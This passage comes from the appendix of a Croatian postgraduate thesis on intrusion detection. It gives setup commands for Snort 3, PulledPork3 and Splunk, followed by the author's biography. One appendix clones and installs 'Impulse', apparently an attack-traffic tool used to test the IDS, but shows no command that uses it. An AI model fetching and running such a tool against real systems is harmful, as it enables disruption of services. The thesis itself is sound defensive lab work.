pidfile \
--plugin-path=/usr/local/etc/so_rules/
[Install]
WantedBy=multi-user.target

# Omogućiti i pokrenuti servis snort3
sudo systemctl enable snort3
sudo service snort3 start
# Provjeriti status servisa snort3
sudo service snort3 status

# Detaljni ispis stanja servisa snort3
```

```
sudo journalctl -u snort3.service

# Omogućiti javljanje Snortu da ponovno učita pravila
# kad ih PulledPork3 izmijeni
sudo nano /usr/local/etc/pulledpork3/pulledpork.conf

pid_path=/var/log/snort/snort.pid
```

Dodatak A.7 - Instalacija alata Impulse

```
# Preuzimanje alata Impulse

sudo apt -y update
cd ~
git clone https://github.com/LimerBoy/Impulse
cd Impulse

# Instaliranje potrebnih biblioteka
sudo pip3 install -r requirements.txt

# Prikaz detalja o alatu
python3 impulse.py -h
```

Dodatak A.8 - Konfiguracija ograničenja broja generiranih događaja alata Snort

```
nano /usr/local/etc/snort/snort.lua

event_filter =
{
    { gid = 1, sid = 10328, type = 'limit', track = 'by_src', count = 1,
seconds = 5 },
```

```
    { gid = 1, sid = 93456, type = 'limit',  track = 'by_src', count = 1,
seconds = 5 },
   { gid = 1, sid = 34675, type = 'limit',  track = 'by_src', count = 1,
seconds = 5 },
   { gid = 1, sid = 35676, type = 'limit',  track = 'by_src', count = 1,
seconds = 5 }
}
```

Dodatak A.9 - Instalacija web grafičkog sučelja Splunk

```
# Instalirati preuzetu datoteku paketa za tip operacijskog sustava Debian
sudo dpkg -i splunk-9.*.deb
sudo chown -R splunk:splunk /opt/splunk

# Prihvatiti licencu
sudo /opt/splunk/bin/splunk start --answer-yes --accept-license

# Omogućiti automatsko pokretanje Splunka prilikom pokretanja računala
sudo /opt/splunk/bin/splunk stop
sudo /opt/splunk/bin/splunk enable boot-start -systemd-managed 1
sudo chown -R splunk:splunk /opt/splunk
sudo service Splunkd start
```

Splunk će se instalirati u direktorij */opt/splunk*.

Nakon toga je moguće pristupiti sustavu Splunk na adresi http://localhost:8000 i instalirati dodatak *Snort 3 JSON Alerts* te *CyberChef for Splunk* u izborniku *More apps*. Dodatak *Snort 3 JSON Alert* **[88]** omogućit će jednostavno skupljanje zapisa koje kreira Snort 3 te osigurati njihovu

normalizaciju, odnosno da imenovanje prikazanih polja bude konzistentno s podacima IDPS-a kako bi se podaci mogli lako prikazati. Dodatak *CyberChef for Splunk* **[88]** omogućit će pretvorbu odnosno dekodiranje podataka kodiranih kao Base64 koji su pohranjeni u polju *b64_data* u čitljiv tekst.

Nakon osnovne instalacije grafičkog web sučelja Splunk potrebno je konfigurirati dodatak *Snort 3 JSON Alert* da javi Splunku gdje se nalaze zapisi te nakon toga ponovno pokrenuti servis Splunk.

```
# Konfiguracija dodatka Snort 3 JSON Alert

sudo mkdir /opt/splunk/etc/apps/TA_Snort3_json/local

sudo touch /opt/splunk/etc/apps/TA_Snort3_json/local/inputs.conf

sudo nano /opt/splunk/etc/apps/TA_Snort3_json/local/inputs.conf

[monitor:///var/log/snort/*alert_json.txt*]
sourcetype = snort3:alert:json

sudo service Splunkd restart
```

Životopis autora

Tibor Žukina rođen je 8.2.1995. u Virovitici, gdje je završio osnovnu školu i prirodoslovno-matematičku gimnaziju.

Visokoškolsko obrazovanje stekao je na Fakultetu elektrotehnike i računarstva Sveučilišta u Zagrebu, gdje je završio preddiplomski studij s temom "Zaštita od ucjenjivačkog zlоćudnog koda sprečavanjem prepisivanja podataka na datotečnom sustavu" u srpnju 2017., a diplomirao s temom "Detekcija ubačenih zlonamjernih HTML i JavaScript fragmenata u Web stranicama" u srpnju 2021. U studenom 2021. upisuje poslijediplomski specijalistički studij Informacijska sigurnost na Fakultetu elektrotehnike i računarstva gdje se specijalizira u području sigurnosti računarstva u oblaku.

U svibnju 2015. na Fakultetu elektrotehnike i računarstva osvaja treće mjesto na natjecanju razvoja Android aplikacija CroApps u organizaciji Udruge studenata elektrotehnike Europe (EESTEC) LC Zagreb čime stječe priliku za rad u zagrebačkoj informatičkoj tvrtki Sedam IT d.o.o.

Od srpnja 2015. do srpnja 2016. kao student honorarno surađuje s tvrtkom Sedam IT d.o.o. u razvoju nekoliko Android i iOS aplikacija namijenjenih različitim privatnim i državnim tvrtkama. Od prosinca 2016. do veljače 2017. razvija web aplikaciju za varaždinsku tvrtku za razvoj programskih rješenja Novus Via d.o.o.

Krajem 2017. osniva pritajeni tehnološki startup kojeg vodi do sredine 2021. Radom na njemu stječe raznovrsno iskustvo u područjima live streaming i chat tehnologija, razvoja web aplikacija, razvoja Android aplikacija, dizajna složenih raspodijeljenih računalnih sustava, upravljanja infrastrukturom u oblaku koristeći različite pružatelje resursa u oblaku te upravljanja informacijskom sigurnošću raznih računalnih sustava i njihovih programskih komponenti.

Od listopada 2021. surađuje s tvrtkom iz Andore I.M.L., SLU kao programski inženjer i IT konzultant na nekoliko projekata koji koriste tehnologiju pružatelja usluga u oblaku AWS i Azure. U travnju 2022. pokreće tvrtku Perpetuum IT u Kostariki za razvoj programske potpore, IT konzultantske usluge te usluge upravljanja informacijskom sigurnosti koja surađuje s međunarodnim klijentima.

Author Biography

Tibor Žukina was born on February 8th, 1995. in Virovitica, where he finished primary school and the gymnasium of natural sciences and mathematics.

He obtained his college education at the Faculty of Electrical Engineering and Computing at the University of Zagreb, where he finished his undergraduate studies with the thesis "Protection from ransomware by prohibiting data overwrite on file system" in July 2017. and graduated with a thesis "Detecting injected malicious HTML and JavaScript fragments in Web pages" in July 2021. In November 2021., he starts his Information security postgraduate studies at the Faculty of Electrical Engineering and Computing where he specializes in the cloud computing security area.

In May 2015. he wins 3rd place at the Faculty of Electrical Engineering and Computing in the Android apps development competition CroApps organized by the Electrical Engineering Students' European Association (EESTEC) LC Zagreb, which helps him receive the opportunity to work at the Zagreb-based IT company Sedam IT Ltd.

From July 2015. to July 2016., he maintains part-time student cooperation with the company Sedam IT Ltd, developing several Android and iOS applications intended for various private and state companies. Between December 2016. and February 2017., he develops a web application for a Varaždin-based company for IT solutions development Novus Via Ltd.

At the end of 2017., he starts a stealth tech startup that he runs by the middle of 2021. While working on it, he obtained wide experience in the areas of live streaming and chat technologies, web application development, Android application development, designing complex distributed computer systems, managing cloud infrastructure provided by different cloud providers, and managing the information security of various computer systems and their software components.

Starting in October 2021., he cooperates with the Andorra-based company I.M.L., SLU as a software engineer and IT consultant on several projects utilizing the technology of the cloud providers AWS and Azure. In April 2022., he starts a Costa Rican-based company Perpetuum IT providing services of software development, IT consulting, and information security management that works with international clients.